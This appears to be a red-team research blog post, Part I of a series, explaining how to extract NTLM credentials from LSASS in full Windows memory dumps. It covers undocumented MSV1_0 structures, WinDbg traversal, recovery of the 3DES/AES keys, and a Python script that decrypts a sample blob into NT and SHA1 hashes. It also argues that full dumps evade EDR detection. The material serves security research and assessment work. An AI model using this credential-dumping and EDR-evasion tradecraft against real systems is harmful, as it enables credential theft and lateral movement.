
Extracting Windows Credentials From Full Memory Dumps, Part I: MSV
During purple and red team assessments, we often need to simulate what real attackers would do once they’ve gained a foothold on a Windows machine: harvest credentials to move laterally through the network. This is one of the most common post-exploitation goals, and also one of the most heavily monitored; modern enterprise EDRs are specifically tuned to catch credential theft. The existing offline tooling that sidesteps that telemetry is also unreliable on modern Windows builds, which is what motivated this research.
The Local Security Authority Subsystem Service (LSASS) on Windows is responsible for managing security policy, user authentication, password changes and managing access tokens, implemented by the lsass.exe process. Instead of attempting to dump the memory of the lsass.exe process, one could just take a full memory dump, and then parse it offline and extract the secrets (if Credential Guard is disabled). This appears to be, ironically, stealthier: taking a bigger, full-system dump generates less suspicious telemetry than a targeted dump of lsass.exe, due to the existence of well-known forensics and incident response tools that take full memory dumps by installing a signed kernel driver to read physical memory. EDRs generally leave them alone; they’re known-good tools, and blocking them would break incident response workflows.
Taking full memory dumps and using tooling to parse them offline is not a new technique (see here and here). However, we faced a some technical challenges when attempting it: mimilib seems to be abandoned/outdated and doesn’t support modern (2021+) Windows systems and it does not do Kerberos ticket extraction either.
During our research, we inspected what tools like Mimikatz, Pypykatz or Volatility actually do when they extract credentials from memory or a memory image.
This series aims to explain what we learned about the LSASS memory layout, how credentials are stored, and how these tools work under the hood, specifically for NTLM hashes and Kerberos ticket extraction. This first piece covers MSV1_0, the Windows component responsible for NTLM-based logins. Part II will cover Kerberos and ticket extraction.
Windows authentication and the LSASS process
LSASS (Local Security Authority Subsystem Service), running as lsass.exe, is the core Windows process responsible for authentication. One of its components, the Local Security Authority (LSA), handles user authentication, using a plugin-like system (“security packages”) for the different authentication mechanisms. These can function as Security Support Providers (SSP), Authentication Packages (AP), or both; SSPs implement network authentication protocols (e.g. NTLM, Kerberos) and APs authenticate users using those protocols.
A security package that functions as an authentication package and implements the functionality required by a SSP is called a security support provider/authentication package (SSP/AP). The Kerberos SSP/AP is an example of this.
The MSV1_0 authentication package
MSV1_0 (msv1_0.dll) is the Windows AP responsible for NTLM-based logins. When a user logs in, the local security authority calls into MSV1_0, which validates the credential against the local SAM database (for local logins) or forwards it to the domain controller via NetLogon (for network logins). After a successful authentication, MSV1_0 stores the derived credential material (NT hash, LM hash, SHA1) so it can be reused for pass-through authentication without prompting the user again.

MSV1_0 and the other authentication packages are hosted by the lsass.exe process. The LSA core logic is implemented on the lsasrv.dll module, which maintains a global doubly-linked list called LogonSessionList. Each entry is a logon session with attached credential chains. The secrets are encrypted in memory with AES or 3DES, but the keys and initialization vectors are stored in the same process memory:
Extracting MSV credentials
All of the following was run against a full memory dump of a Windows 10 21H2 (build 19044) host, opened in WinDbg with the lsass.exe process context set (explained below).
Note: None of the structures mentioned in this post are documented by Microsoft; public symbols cover a fraction of what LSASS actually does internally. The field names, offsets, and layouts used throughout this post come largely from the work of Benjamin Delpy (@gentilkiwi), author of Mimikatz, who mapped out most of the LSASS internals that make credential extraction possible. ReactOS is another useful source when you need pointers (pun intended :D).
Extraction
Extraction overview
The public PDB files that Microsoft provides for lsasrv.dll contain debug symbols for LogonSessionListCount and LogonSessionList, which we can use from WinDbg to traverse the doubly-linked list of logon sessions.
On Windows 10 1607 through Windows 11 23H2, LogonSessionList points to a structure similar to the following (some fields have been omitted for brevity):
typedef struct _MsvLogonSession {
    struct _MsvLogonSession* Flink;
    struct _MsvLogonSession* Blink;
    (...)
    LSA_UNICODE_STRING Username;
    LSA_UNICODE_STRING Domain;
    (...)
    LSA_UNICODE_STRING Type;
    (...)
    PMsvCredentialsEntry Credentials;
    (...)
} MsvLogonSession, *PMsvLogonSession;
Flink and Blink are the forward and backward pointers to other entries in the list; MsvLogonSession->Credentials is a pointer to a MsvCredentialsEntry structure, which is a singly-linked list. Each MsvCredentialsEntry->PrimaryCredentials field points to another singly-linked list: _MsvPrimaryCredentialsEntry.
typedef struct _MsvCredentialsEntry {
    struct _MsvCredentialsEntry*        next;
    DWORD                               AuthenticationPackageId;
    PMsvPrimaryCredentialsEntry         PrimaryCredentials;
} MsvCredentialsEntry, *PMsvCredentialsEntry;

typedef struct _MsvPrimaryCredentialsEntry {
    struct _MsvPrimaryCredentialsEntry* next;
    ANSI_STRING                         Primary;
    LSA_UNICODE_STRING                  Credentials;
} MsvPrimaryCredentialsEntry, *PMsvPrimaryCredentialsEntry;

In the example below, the first node contains only zeros; we just follow LogonSessionList->Flink to the next node.
Finally, MsvPrimaryCredentialsEntry->Primary is an ANSI_STRING and MsvPrimaryCredentialsEntry->Credentials is an LSA_UNICODE_STRING:
typedef struct _ANSI_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PCHAR  Buffer;
} ANSI_STRING;

typedef struct _LSA_UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING;

When PrimaryCredentials->Primary->Buffer contains the string “Primary”, PrimaryCredentials->Credentials->Buffer will then point to the encrypted blob containing the NTLM hash for that session, and PrimaryCredentials->Credentials->Length will contain the length of the encrypted blob.
Extraction summary
- Start at
LogonSessionList(symbol fromlsasrv.dllPDB), which is the head of a doubly-linked list ofMsvLogonSessionentries - Traverse the list via
Flink/Blinkfor allLogonSessionListCountentries, grabbingUsername/Domain/Typealong the way for identification - For each session, follow
Credentialsto reach the singly-linked list ofMsvCredentialsEntry - From each
MsvCredentialsEntry, followPrimaryCredentialsinto another singly-linked list ofMsvPrimaryCredentialsEntry - On each
MsvPrimaryCredentialsEntry, checkPrimary.Bufferfor the string"Primary" - Read the encrypted blob from
Credentials.Bufferwith sizeCredentials.Length
Decryption
Decryption overview
The credential buffer we just extracted is encrypted with either AES or 3DES using keys stored by lsasrv.dll in the lsass.exe memory space. 3DES is used in CBC mode with an 8-byte block, so 3DES ciphertext length is always a multiple of 8. AES is used in CFB mode, which is stream-like and does not require padding, so AES ciphertext can be any length. The algorithm check is: if blob_length % 8 == 0, use 3DES with the first 8 bytes of the IV; otherwise use AES-CFB with the full 16-byte IV. Our blob was 0x198 (408) bytes, so 3DES it is.
In fact, this is how Windows does it. The following is a decompiled version of LsaEncryptMemory() from lsasrv.dll (Windows build 19044):


Just like we did with LogonSessionListCount and LogonSessionList, we can use the debug symbols for lsasrv.dll to access InitializationVector, h3DesKey, and hAesKey directly from WinDbg, which point to the data structures storing IV, DES and AES key respectively, used by the Windows Cryptography Next Generation (CNG) API. bcrypt.dll provides the primitive cryptographic functions and data structures, and while there’s documentation publicly available, some of the structures are not; the public headers only forward-declare them as PVOID. The layouts below were taken from mimikatz and confirmed against live memory.
Both h3DesKey and hAesKey symbols point to a BCRYPT_KEY_HANDLE structure, similar to the following one:
typedef struct _BCRYPT_KEY_HANDLE {
    ULONG    size;
    ULONG    tag;         // 'UUUR'
    PVOID    hAlgorithm;
    PBcryptKey key;
    (...)
} BCRYPT_KEY_HANDLE, *PBCRYPT_KEY_HANDLE;
typedef struct _BcryptKey {
    ULONG    size;
    ULONG    tag;         // 'MSSK'
    ULONG    type;
    (...)
    BcryptHardKey hardkey;
} BcryptKey, *PBcryptKey;
BCRYPT_KEY_HANDLE->key is a pointer to a BcryptKey structure; notice how both structures have an unsigned long field (dubbed tag in mimikatz source) which appears to have 4-byte magic identifiers (0x55555552 “UUUR” and 0x4D53534B “MSSK”, respectively).
Finally, BcryptKey->hardkey is a minimal wrapper around the raw key bytes, which live on hardkey.data[]:
typedef struct _BcryptHardKey {
    ULONG cbSecret;   // key length in bytes
    BYTE  data[1];    // key material starts here
} BcryptHardKey, *PBcryptHardKey;
Decryption summary
- Decide the algorithm: if
blob_length % 8 == 0, 3DES-CBC, which uses first 8 bytes of IV, otherwise AES-CFB - Resolve
InitializationVector, then getBCRYPT_KEY_HANDLE:h3DesKeyorhAesKeyfromlsasrv.dlldebug symbols in WinDbg - Follow
BCRYPT_KEY_HANDLE->keyto a BcryptKey struct - Follow into
BcryptKey->hardkey, then readcbSecretfor the key length and grab that many bytes fromdata[] - Feed the IV, key and the encrypted blob we extracted on the previous section to the matching cipher (3DES-CBC or AES-CFB) to decrypt the credential buffer
Parsing
That leaves one more question: where in the decrypted blob do the hashes actually sit? The struct is similar to the following:
typedef struct _MsvPrimaryCredentialWin10_1607 {
    LSA_UNICODE_STRING LogonDomainName;   // +0x00
    LSA_UNICODE_STRING UserName;          // +0x10
    PVOID pNtlmCredIsoInProc;             // +0x20
    BYTE isIso;                           // +0x28
    BYTE isNtOwfPassword;                 // +0x29
    BYTE isLmOwfPassword;                 // +0x2a
    BYTE isShaOwPassword;                 // +0x2b
    BYTE isDPAPIProtected;                // +0x2c
    BYTE align0, align1, align2;          // +0x2d, +0x2e, +0x2f
    DWORD unkD;                           // +0x30
#pragma pack(push, 2)
    WORD  isoSize;                        // +0x34
    BYTE  DPAPIProtected[16];             // +0x36
    DWORD align3;                         // +0x46
#pragma pack(pop)
    BYTE NtOwfPassword[16];               // +0x4a
    BYTE LmOwfPassword[16];               // +0x5a
    BYTE ShaOwPassword[20];               // +0x6a
} MsvPrimaryCredentialWin10_1607, *PMsvPrimaryCredentialWin10_1607;
The #pragma pack(push, 2) on the inner block is why NtOwfPassword lands at +0x4a and not +0x4c. Without it, the compiler inserts 2 bytes of padding before DWORD align3 to satisfy 4-byte alignment, shifting every hash field by 2. The pack directive caps alignment at 2 for that block, which matches the in-memory layout Microsoft actually uses.
The following Python script (requires pip install cryptography) decrypts the credential blob and reads the hashes, referencing the offsets in the struct:
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

key = bytes.fromhex('a7cfe69f193e19cad0c2c5822a2055ba77e1d17ef3bb776a')
iv  = bytes.fromhex('dc469e7338b717b4')  # first 8 bytes of 16-byte IV
ct = bytes.fromhex(
    '6a777c0b3a4b4d2c3d75e5ff90b0a54b4d2569257b8c4a53e4a63e7083f09f92'
    'd2b53e2a4297a3a0420c7661e90bb6d55a157c336e98bd73b241e52bc12048df1'
    '63ed779da17fe7018c9bcb464f1e5d700b24654df0af3c6798dfa26afec31157f'
    '590932bc0593452d0cdb8336ca1282d8050b998135183ca2998ed9630e9573c86'
    '9d3c9e81c1581e2d95af94ccc5a62762eaaa08fe84cf192e0bfbe30f00c2f369e'
    'd9fb9cc60bcb69fa0fb43d4d6a1e711ecfc4f41a80f73f6eec36d9adf24e6794b'
    '241c834bf4a9d683a2bd40f1cbd1fa1c000366bb6523d5813b0fd2ccc18eba385'
    '1207106feeaa8d1bb88147ca1f80025c8c319c23c7379680d843c3bcc492bcec8'
    '3d61cca40db39ff7f752f347f3915021447ef5ba70a1b3d32d073f50dd11820f9'
    '2de3ff7d74ce39c6c19dedde32d5b0bfa61054d1e89b66ecb44b4d0ca4bd9cf9b'
    'e5b4936aeee09994b0d6636ecf3d7ec35492d48a668c147cd78a2d5edee49f6b3'
    '7d24583fc634e475872c628306f73c5bacf1bd68b8541561288dbfdf86ce1fa91'
    '799d7783bae106af414b247c1bfc0acc036fe'
)

print(f'Credential blob (encrypted): {len(ct)} bytes')

cipher = Cipher(algorithms.TripleDES(key), modes.CBC(iv), backend=default_backend())
dec = cipher.decryptor()
pt = dec.update(ct) + dec.finalize()

print(f'plaintext:  {len(pt)} bytes')

print()
print(f'isIso:       0x{pt[0x28]:02x}')
print(f'isNtOwfPw:   0x{pt[0x29]:02x}')
print(f'isLmOwfPw:   0x{pt[0x2a]:02x}')
print(f'isShaOwPw:   0x{pt[0x2b]:02x}')
print()

nt  = pt[0x4a:0x4a+16]
lm  = pt[0x5a:0x5a+16]
sha = pt[0x6a:0x6a+20]

print(f'NT  hash:  {nt.hex()}')
print(f'LM  hash:  {lm.hex()}')
print(f'SHA1:      {sha.hex()}')
$ python msv_test.py
Credential blob (encrypted): 408 bytes
plaintext:  408 bytes

isIso:       0x00
isNtOwfPw:   0x01
isLmOwfPw:   0x00
isShaOwPw:   0x01

NT  hash:  ead0cc57ddaae50d876b7dd6386fa9c7
LM  hash:  00000000000000000000000000000000
SHA1:      452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
That covers MSV; we found the session structures from public symbols and open source well-known tooling, walked its linked lists to the encrypted credential blob, extracted the decryption key out of the memory and parsed the resulting plaintext. Part II does the same walkthrough for Kerberos, which has more moving parts and requires a bit more work.